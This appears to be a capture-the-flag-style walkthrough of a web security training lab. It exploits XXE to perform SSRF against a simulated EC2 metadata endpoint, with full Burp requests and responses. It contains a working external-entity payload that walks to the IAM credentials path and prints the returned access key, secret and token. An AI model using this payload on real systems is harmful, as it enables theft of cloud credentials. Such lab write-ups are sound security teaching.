
This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.


To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

As Stated in the Lab Description, Intercept the POST Request using Burpsuite.




```
POST /product/stock HTTP/2
Host: 0aa100b7033eb021802358bb00a20015.web-security-academy.net
Cookie: session=dPrT6AsUnrj55Bn0sRTHguH8NMx8DUGK
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/xml
Accept: */*
Origin: https://0aa100b7033eb021802358bb00a20015.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0aa100b7033eb021802358bb00a20015.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Insert a custom Entity Header and adding the lab server URL http://169.254.169.254




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>

  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```



```
POST /product/stock HTTP/2
Host: 0aa100b7033eb021802358bb00a20015.web-security-academy.net
Cookie: session=dPrT6AsUnrj55Bn0sRTHguH8NMx8DUGK
Content-Length: 187
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/xml
Accept: */*
Origin: https://0aa100b7033eb021802358bb00a20015.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa100b7033eb021802358bb00a20015.web-security-academy.net/product?productI
d=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>

  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```


```
"Invalid product ID:
latest
"
```

We got Latest Directory, need to traverse through it.




```
POST /product/stock HTTP/2
Host: 0aa100b7033eb021802358bb00a20015.web-security-academy.net
Cookie: session=dPrT6AsUnrj55Bn0sRTHguH8NMx8DUGK
Content-Length: 193
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/xml
Accept: */*
Origin: https://0aa100b7033eb021802358bb00a20015.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa100b7033eb021802358bb00a20015.web-security-academy.net/product?productI
d=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest"> ]>

  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
"Invalid product ID:
meta-data
"
```




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM
  "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>

  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




```
POST /product/stock HTTP/2
Host: 0aa100b7033eb021802358bb00a20015.web-security-academy.net
Cookie: session=dPrT6AsUnrj55Bn0sRTHguH8NMx8DUGK
Content-Length: 234
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/xml
Accept: */*
Origin: https://0aa100b7033eb021802358bb00a20015.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa100b7033eb021802358bb00a20015.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM
  "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>

  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 554

"Invalid product ID:
{
  "Code":"Success",
  "LastUpdated":"2024-05-01T07:27:33.726962170Z",
  "Type":"AWS-HMAC",
  "AccessKeyId":"pmgv0IeKyWlk95uqCZhf",
  "SecretAccessKey":"tlZPUaSVjQjg6tt7KUnzQrZBp9DGb41XWghCUKWw",
  "Token":
  "fleEUaGo3cGYNZgLtImh2hpblXEyljR9lcNwvVTCBAtI97G0zApTdvPXpQ76a6VIwrqbGYr9TnVZHRQl40V7ViZNf0JPVyRIFLAqrCpq6igWzK6CAf8Rz8mfcjvUl0G8iFtKrjl80LPThm7QF80KUi20o43LWqfnqonF9FKjYWUPlitCZvT6a6YefCQWuWin9coqErhyCwX5QDm38E0yldSrS8rK2ciQ6vTvCJSZx8ebglDAlhyxJ7KN2E3W1Gdy",
  "Expiration":"2030-04-30T07:27:33.726962170Z"
}
"
```

We got the Secret Access key.



```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 554

"Invalid product ID:
{
  "Code":"Success",
  "LastUpdated":"2024-05-01T07:27:33.726962170Z",
  "Type":"AWS-HMAC",
  "AccessKeyId":"pmgv0IeKyWlk95uqCZhf",
  "SecretAccessKey":"tlZPUaSVjQjg6tt7KUnzQrZBp9DGb41XWghCUKWw",
  "Token":
  "fleEUaGo3cGYNZgLtImh2hpblXEyljR9lcNwvVTCBAtI97G0zApTdvPXpQ76a6VIwrqbGYr9TnVZHRQl40V7ViZNf0JPVyRIFLAqrCpq6igWzK6CAf8Rz8mfcjvUl0G8iFtKrjl80LPThm7QF80KUi20o43LWqfnqonF9FKjYWUPlitCZvT6a6YefCQWuWin9coqErhyCwX5QDm38E0yldSrS8rK2ciQ6vTvCJSZx8ebglDAlhyxJ7KN2E3W1Gdy",
  "Expiration":"2030-04-30T07:27:33.726962170Z"
}
"
```



Exploiting XXE to perform SSRF attacks

Back to lab description »

Congratulations, you solved the lab!

There is No 'I' in Team

$56.31